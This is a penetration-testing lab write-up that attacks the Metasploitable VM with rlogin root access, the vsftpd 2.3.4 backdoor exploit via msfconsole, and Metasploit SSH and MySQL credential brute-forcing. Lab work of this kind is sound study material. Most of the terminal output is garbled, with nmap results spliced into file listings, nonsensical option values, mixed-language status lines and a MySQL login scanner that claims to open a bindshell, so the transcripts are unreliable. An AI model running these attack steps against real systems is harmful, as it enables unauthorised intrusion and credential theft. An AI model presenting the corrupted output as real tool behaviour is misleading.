
Method 1: RSH(Remote Shell) Vulnerability:

In “**nmap**” we have seen that port no “**514/tcp**” is open. This port is mainly used for the remote shell. A remote shell is a process by which an intruder can enter the Metasploit systems “**root**” from a remote

distance. The intruder can create, delete, download and upload files in the system

Command : rlogin -i root 10.0.2.6

```
root@kali:~ -> # rlogin -l root 10.0.2.6
Warning: you are using the root account. You may harm your system.

[+] root@kali:~ -> # Last login: Wed Jul  6 00:34:41 EDT 2022 from :0.0 on pts/0
[+] root@kali:~ -> # Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

[+] root@kali:~ -> # The programs included with the Ubuntu system are free software;
[+] root@kali:~ -> # the exact distribution terms for each program are described in the
[+] root@kali:~ -> # individual files in /usr/share/doc/*copyright.

[+] root@kali:~ -> # Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
[+] root@kali:~ -> # applicable law.

[+] root@kali:~ -> # To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
[+] root@kali:~ -> # http://help.ubuntu.com/2008.04/syn-ack/ttl.html Postfix smtpd
[+] root@kali:~ -> # You have mail.
[+] root@kali:~ -> # root@metasploitable:~# ls -la
[+] root@kali:~ -> # Desktop .reset_logs.sh vnc.log Apache2.2.log ((Ubuntu) DAV/2)
[+] root@kali:~ -> # total 76
[+] root@kali:~ -> # drwxr-xr-x 13 root root 4096 2022-07-06 02:57 .
[+] root@kali:~ -> # drwxr-xr-x 21 root root 4096 2022-07-04 02:28 ..
[+] root@kali:~ -> # lrwxrwxrwx 1 root root 9 2018-05-14 06:26 .bash_history -> /dev/null
[+] root@kali:~ -> # -rw-r--r-- 1 root root 2227 2007-10-20 07:51 .bashrc
[+] root@kali:~ -> # drwx 3 root root 4096 2012-05-20 15:49 .config
[+] root@kali:~ -> # drwxr-Xr-X 2 root root 4096 2012-05-20 15:49 desktop Glassooth smiregistry
[+] root@kali:~ -> # drwx 2 root root 4096 2013-05-20 15:13 filezilla metasploitable root shell
[+] root@kali:~ -> # drwxr-Xr-X 5 root root 4096 2023-07-06 00:34 fluxbox (RPC #100003)
[+] root@kali:~ -> # drwxr-Xr-X 2 root root 4096 2013-05-20 15:38 .xconf
[+] root@kali:~ -> # drwxr-Xr-X 2 root root 4096 2013-05-20 15:40 .geomfd (FTPD 1.3.1)
[+] root@kali:~ -> # drwxr-Xr-X 2 root root 4096 2013-05-20 15:09 .gdm-pammer-0.10
[+] root@kali:~ -> # drwxr-Xr-X 2 root root 4096 2013-05-20 15:07 .mozilla
[+] root@kali:~ -> # -rw-r--r-- 1 root root 4096 2012-05-20 15:11 .purple
[+] root@kali:~ -> # drwxr-Xr-X 1 root root 4096 2012-05-20 15:55 .reset_logs.sh
```

```
root@kali:~# ls -la
total 76
drwxr-xr-x 13 root root 4096 2022-07-06 02:57 .
drwxr-xr-x 21 root root 4096 2022-07-04 02:28 ..
lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2227 2007-10-20 07:51 .bashrc
drwxr-xr-x 3 root root 4096 2012-05-20 15:08 .config
drwxr-xr-x 2 root root 4096 2012-05-20 15:08 Desktop
drwxr-xr-x 2 root root 4096 2012-05-20 15:13 .filezilla
drwxr-xr-x 5 root root 4096 2022-07-06 00:34 .fluxbox
drwxr-xr-x 2 root root 4096 2012-05-20 15:38 .gconf
drwxr-xr-x 2 root root 4096 2012-05-20 15:40 .gconfd
drwxr-xr-x 2 root root 4096 2012-05-20 15:09 .gstreamer-0.10
drwxr-xr-x 4 root root 4096 2012-05-20 15:07 .mozilla
drwxr-xr-x 1 root root 141 2007-10-20 07:51 .profile
-rw-r--r-- 1 root root 4096 2012-05-20 15:11 .purple
drwxr-xr-x 5 root root 4096 2012-05-20 15:11 .purple
-rwxr--r-- 1 root root 401 2012-05-20 15:55 reset_logs.sh
-rwxr--r-- 1 root root 4 2012-05-20 14:25 .rhosts
drwxr-xr-x 3 root root 4096 2022-07-06 02:57 .ssh
drwxr-xr-x 2 root root 4096 2022-07-06 00:34 .vnc
-rw-r--r-- 1 root root 138 2022-07-06 00:34 vnc.log
-rw-r--r-- 1 root root 324 2022-07-06 00:34 .xauthORITY
root@metasploitable:~#
```

Method 2: Anonymous FTP login vulnerability :

The Metasploit server allows anonymous ftp login on port no “21/tcp”. A user is not needed to register if any system allows this type of FTP login.

Command : ftp 10.0.2.6

Method 3: vsftpd 2.3.4 vulnerability

Nmap scanning shows that port “21/tcp” is open and it supports FTP protocol which version is vsftpd 2.3.4 which is an extremely vulnerable version of FTP.

CVE Details
The ultimate security vulnerability datasource

Log In Register Take a third party risk management course for FREE!

Vulnerability Details : CVE-2011-2523

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.
Publish Date : 2019-11-27 Last Update Date : 2021-04-12

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

- CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	
CWE ID	78

- Products Affected By CVE-2011-2523

#	Product Type	Vendor	Product	Version	Update	Edition	Language	Version Details	Vulnerabilities
1	OS	Debian	Debian Linux	8.0	*	*	*	Version Details	Vulnerabilities
2	OS	Debian	Debian Linux	9.0	*	*	*	Version Details	Vulnerabilities

“21/tcp” is the target. Attack will be performed on that port using the kali Linux tool “msfconsole”. Command : msfconsole


```
File Actions Edit View Help
root@kali:~# msfconsole
[*] msf6: root@kali - (none)
[*] Warning: you are using the root account. You may harm your system.

[+] METASPOIT by Rapid7 512/tcp on 10.0.2.6
[+] EXPLOIT: /exploit/unix/telnet/vsftpd_234_backdoor (DONE)
[+] LOOT: /loot/unix/telnet/vsftpd_234_backdoor (done)
[+] PAYLOAD: /payload/unix/telnet/vsftpd_234_backdoor (DONE)
[*] syn-[*] Apache/2.2.18 (Ubuntu) DAV/2
[*] syn-[*]amba/3.0.20-debian (workgroup: WORKGROUP)
[*] syn-[*]kit-reexec (done)
[*] syn-[*] Solaris riegind
[*] syn-[*] path/grairegistry
[*] syn-[*] open bindshell (syn-ack ttl 64) Metasploitable root shell
[*] [ metasploit v6.2.4-dev ] syn-ack ttl 64 (80) #100003)
[*] --[ 2227 exploits - 1172 auxiliary - 398 postgreSQL ] 3.1 *
[*] --[ 867 payloads - 45 encoders - 11 nos MySQL 5.5.1a-Ubuntu5 (DONE)
[*] --[ 9 evasion

Metasploit tip: View a module's description using PostgreSQL DB 8.3.0 - 8.3.7
info -d
[*] syn-[*] open X11      syn-ack ttl 64 (access denied)
[*] syn-[*] open irc      syn-ack ttl 64 UnrealIRCd
```

Command “search vsftpd” in the msfconsole and you will get this picture on your terminal :


Penetration testing report on Metasploit



The screenshot shows the Metasploit Framework interface. The top navigation bar includes File, Actions, Edit, View, Help, and a user icon. A warning message at the top right states: "Warning: you are using the root account. You may harm your system." Below the menu, there's a tree view under RECON with various network nodes. In the center, a search results window titled "Matching Modules" displays a table of exploit modules. The table has columns: Name, Disclosure Date, Rank, Check, and Description. One module is highlighted in purple: "exploit/unix/ftp/vsftpd_234_backdoor" from 2011-07-03, ranked excellent, with a checkmark in the Check column. The description notes it's for VSFTPD v2.3.4 Backdoor Command Execution. At the bottom of the search window, there's an instruction: "Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor". The bottom status bar shows the path "/root/nmap2.txt - Mous...", the user "root@kali:~", and the time "01:52 PM".

Now use it to access the Metasploit system .

Command : **use exploit/unix/ftp/vsftpd_234_backdoor**



This screenshot shows the Metasploit Framework interface after executing the command "use exploit/unix/ftp/vsftpd_234_backdoor". The search results window is still visible in the background. In the foreground, a new terminal window is open with the command "use exploit/unix/ftp/vsftpd_234_backdoor" entered. The status bar at the bottom shows the path "/root/nmap2.txt - Mous...", the user "root@kali:~", and the time "01:52 PM".

Find out the options using the command "**show options**" and then set the "**RHOSTS**" using the command "**set RHOSTS 10.0.2.6**"

Penetration testing report on Metasploit

```
root@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
RHOSTS      192.168.1.111  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      21              yes        The target port (TCP)
Payload options (cmd/unix/interact):
Name   Current Setting  Required  Description
LHOST      192.168.1.111  no         The local host to bind to (DRAFT)
LPORT      4444            no         The local port to bind to (DRAFT)
LUSER      root            no         Linux telnetd (DRAFT)
LINUX      /bin/sh          no         Postfix smtpd (DRAFT)
Exploit target:
Name   domain           syn-ack ttl 64 ISNC BIND 9.4.2
Id    Name               syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DRW/2)
  0  Automatic           netbios-ssn syn-ack ttl 64 Samba smbd 3.6.28-Debian (workgroup: WORKGROUP)
  1  Default             exec      syn-ack ttl 64 netkit-rsh revvcd
  2  Solaris             exec      syn-ack ttl 64 Solaris revrsh
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
[*] 10.0.2.6 -> [!] Gnu Classpath gwmiregistry
[*] Exploit running as root shell
[*] Metasploitable root shell

[+] 20 23/tcp open  pts              syn-ack ttl 64 24x (RPC #1000G)
[+] 21 21/tcp open  ftp              syn-ack ttl 64 ProFTPD 1.3.1
[+] 32 3306/tcp open  mysql           syn-ack ttl 64 MySQL 5.6.31a-Suse15 (DONE)
[+] 23
[+] 26 5432/tcp open  postgresql       syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
[+] 25 5900/tcp open  vnc              syn-ack ttl 64 VNC (protocol 3.3)
[+] 36
[+] 51 6000/tcp open  X11             syn-ack ttl 64 (access denied)
[+] 20 6667/tcp open  irc              syn-ack ttl 64 ircd[IRC]
```

*Now simply write the command “**exploit**” and wait a bit to get the success.*

*Hurry !! Access taken. To be sure write the command “**uname -a** “ and see what is shown on the screen*

Penetration testing report on Metasploit

```
[*] root@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
   Name  Current Setting  Required  Description
   RHOSTS  10.0.2.6  port 5939  yes  The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT  21  yes  The target port (TCP)
[*] Exploit target: syn-ack ttl 64 vsftpd 2.3.4 (used : exploit/unix/ftp/vsftpd_234_backdoor)(DONE)
Payload options (cmd/unix/interact):
   Name  Current Setting  Required  Description
   PAYLOAD  shell_reverse_tcp  allowed  (FTP code 230) (Done)
   LHOST  10.0.2.6  LPORT  4444  Linux telnetd (DONE)
   LHOST  10.0.2.6  LPORT  25  Postfix smtpd (DONE)
[*] Signature Algorithm: sha1WithRSAEncryption
Exploit target: syn-ack ttl 64 ISC BIND 9.4.2
[*] Target open domain  syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Target open netbios-ssn syn-ack ttl 64 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
[*] Target open netbios-ssn syn-ack ttl 64 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
[*] Target open netbios-ssn syn-ack ttl 64 netkit-rsh rexecd
[*] Target open login  syn-ack ttl 64 OpenBSD or Solaris rlogind
[*] Target open tcpwrapped syn-ack ttl 64
[*] Target open ssh  syn-ack ttl 64
[*] Target open vsftpd  syn-ack ttl 64
[*] Target open vsftpd  syn-ack ttl 64 Netasploitable root shell
[*] 10.0.2.6:21 - Banner: 220 (vsFTPD 2.3.4) 2.3.4 (PRC #180002)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[*] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.0.2.41:34763 → 10.0.2.6:6200) at 2022-07-06 17:39:21 +0600

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Method 4: Design flaw:

Port no “**23/tcp**” is used for telnet login. Accessing in the telnet you need a username and password. This username and password should be kept secret but here in Metasploit, it is shown on the front page.

Method 5: OpenSSH 4.7p1 vulnerability:

“22/tcp” is used for the ssh protocol. Here, the ssh version is 4.7p1 which is vulnerable. Now I will access the Metasploit machine using msfconsole through this vulnerability

“22/tcp” is the targeted port. I will attack that port.

*Command “**search ssh_login**” in the msfconsole and you will get this picture on your terminal :*


```
msf6 > search ssh_login
Matching Modules
=+-----+
 0 discovered open port 514/tcp on 10.0.2.6
 1 auxiliary/scanner/ssh/ssh_login_pubkey 04 vsftpd 2.3.7-1.1.1-0ubuntu1 (protocol 2.0) (DONE)
 0 auxiliary/scanner/ssh/ssh_login_pubkey 04 vsftpd 2.3.7-1.1.1-0ubuntu1 (protocol 2.0) (DONE)
 0 aux/scanner/ssh/ssh_login_pubkey 04 vsftpd 2.3.7-1.1.1-0ubuntu1 (protocol 2.0) (DONE)
 0 aux/scanner/ssh/ssh_login_pubkey 04 vsftpd 2.3.7-1.1.1-0ubuntu1 (protocol 2.0) (DONE)

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > 1 open smtp syn-ack ttl 64 Postfix smtpd (DONE)
10 1 Signature Algorithm: sha1WithRSAEncryption
11 53/tcp open domain syn-ack ttl 64 ISC BIND 9.4.2
12 80/tcp open http syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
13 139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
14 445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
15 512/tcp open exec syn-ack ttl 64 netkit-rsh rexecd
16 513/tcp open login syn-ack ttl 64 OpenBSD or Solaris rlogind
17 514/tcp open tcpwrapped syn-ack ttl 64
18 1099/tcp open java-rmi syn-ack ttl 64 GNU Classpath grmiregistry
19 1524/tcp open bindshell syn-ack ttl 64 Metasploitable root shell
19 2949/tcp open nfs syn-ack ttl 64 2-4 (RPC #100003)
21 2121/tcp open ftp syn-ack ttl 64 ProFTPD 1.3.1 *
22 3306/tcp open mysql syn-ack ttl 64 MySQL 5.0.51a-0ubuntu5 (DONE)
23
24 5432/tcp open postgresql syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
25 59000/tcp open vnc syn-ack ttl 64 VNC (protocol 3.3)
26
27 58000/tcp open x11 syn-ack ttl 64 (access denied)
28 6667/tcp open irc syn-ack ttl 64 UnrealIRCd
```

Select the first one. Command : “use auxiliary/scanner/ssh/ssh_login”. After entering the exploit to see the options command: “show options”. Also set RHOSTS AND USERPASS_FILE. Comand : “set RHOSTS”, “set USERPASS_FILE /usr/share/wordlists/metasploit/root_userpass.txt”

Penetration testing report on Metasploit




The screenshot shows a terminal window titled 'metasploit' running on a Kali Linux desktop environment. The command msf6 auxiliary(scanner/ssh/ssh_login) is entered, followed by show options. A table displays various configuration options:

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to brute-force, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, userrealm)
PASSWORD	no	no	A specific password to authenticate with
PASS_FILE	no	no	File containing passwords, one per line
RHOSTS	yes	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	no	no	A specific username to authenticate as
USERPASS_FILE	no	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	no	no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

After setting RHOSTS to 10.0.2.6 and USERPASS_FILE to /usr/share/wordlists/metasploit/root_userpass.txt, the command msf6 auxiliary(scanner/ssh/ssh_login) is run.

Now write "**exploit**" and wait until the brute force is finished.

Brute-force finished. Username and password is "**msfadmin:msfadmin**". Now let use the session number to enter the system "**sessions -i 1**"



The screenshot shows a terminal window titled 'root@kali: ~' running on a Kali Linux desktop environment. The command msf6 auxiliary(scanner/ssh/ssh_login) is entered, followed by set RHOSTS 10.0.2.6, set USERPASS_FILE /usr/share/wordlists/metasploit/root_userpass.txt, and exploit. The output shows the attack started at 10:0.2.6:22, succeeded, and opened an SSH session. The command sessions -i 1 is then run to interact with the session.

```
[*] 10.0.2.6:22 - Starting bruteforce
[+] 10.0.2.6:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened ([10.0.2.41:43429 -> 10.0.2.6:22]) at 2022-07-07 14:44:47 +0600
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[-] Unknown command: sessions
[*] msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
[*] uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Method 6: SQL database discovery:

Metasploit uses “MySQL 5.0.51a-3ubuntu5”. I have used msfconsole to find out the password of the database.

Command “search mysql_login” in the msfconsole and you will get this picture on your terminal :

The screenshot shows a terminal window titled "root@kali: ~" running the command "msf6 > search mysql_login". The output lists various modules, with "auxiliary/scanner/mysql/mysql_login" highlighted. The module details are as follows:

#	Name	Open Port	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/mysql/mysql_login	open port 3306/tcp on 10.0.2.15	2011-04-04	normal	No	MySQL Login Utility

Below the module details, there is a note: "Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login".

Use the auxiliary “use auxiliary/scanner/mysql/mysql_login”. After entering in the auxiliary set RHOSTS, USERPASS_FILE and then run the command “exploit” to start the brute-forcing attack.

Penetration testing report on Metasploit

```
msf6 > use auxiliary/scanner/mysql/mysql_login
[*]选用模块 auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name          Current Setting  Required  Description
---          -----          -----  -----
BLANK_PASSWORDS  true          no        Try blank passwords for all users
BRTUFORCE_SPEED  5             yes       How fast to interface, from 1 to 5
DB_ALL_EXCEPT   false         no        Try all user/passwords except the current database
DB_ALL_USERS    false         no        Add all users in the current database to the list
DB_ALL_USERS    false         no        Add all users in the current database to the list
DB_SKIP_EXISTING none         no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD        Anonymous    no        File containing password to authenticate
PAYLOAD         http          no        File containing payload to be used
Proxies         open          telnet   A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          open          http    The target host(s), see https://hub.docker.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT            3386          yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS         open          main    The number of concurrent threads (max one per host)
USERNAME        root          no        A specific username to authenticate as
USERPASS_FILE   /usr/share/metasploit-framework/data/users/root_userpass.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS   "root:root"   no        Try the username as the password for all users
USERFILE        /etc/passwd  no        File containing usernames, one per line
VERBOSE         true          yes     Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 10.0.2.6
[*]设置成功: RHOSTS => 10.0.2.6
msf6 auxiliary(scanner/mysql/mysql_login) > SET USERPASS_FILE /usr/share/metasploit/root_userpass.txt
[*] Unknown command: SET
msf6 auxiliary(scanner/mysql/mysql_login) > exploit
[*] Exploit running as: root / MySQL Classpath Registry
[*] Bindshell created at: 10.0.2.6:3306
[*] Exploit completed on target:
  +--> Local Bindshell on [10.0.2.6:3306]
  +--> User: root
  +--> Method: auth
  +--> Shell: /bin/sh
[*] Exploit completed on target:
  +--> Local Bindshell on [10.0.2.6:3306]
  +--> User: root
  +--> Method: auth
  +--> Shell: /bin/sh
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > 
[*] 5432/tcp open  postgresql  syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
[*] 5000/tcp open  vnc      syn-ack ttl 64 VNC (protocol 3.3)
[*] 6000/tcp open  x11      syn-ack ttl 64 (access denied)
[*] 6001/tcp open  irc      syn-ack ttl 64 UnrealIRCd
```

Hurry!! The username is root and the password is blank. Now lets' log into the database using “mysql”. Command :`mysql -u root -p -h 10.0.2.6`

```
File Actions Edit View Help
root@kali:~| root@kali:~|
[(root@kali)-(~)]# mysql -u root -p -h 10.0.2.6
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 31
Server version: 5.0.51a-Subuntu5 (Ubuntu)

